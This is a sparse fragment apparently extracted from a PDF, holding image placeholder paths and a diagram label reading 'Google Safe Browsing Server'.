



Google  
Safe  
Browsing  
Server




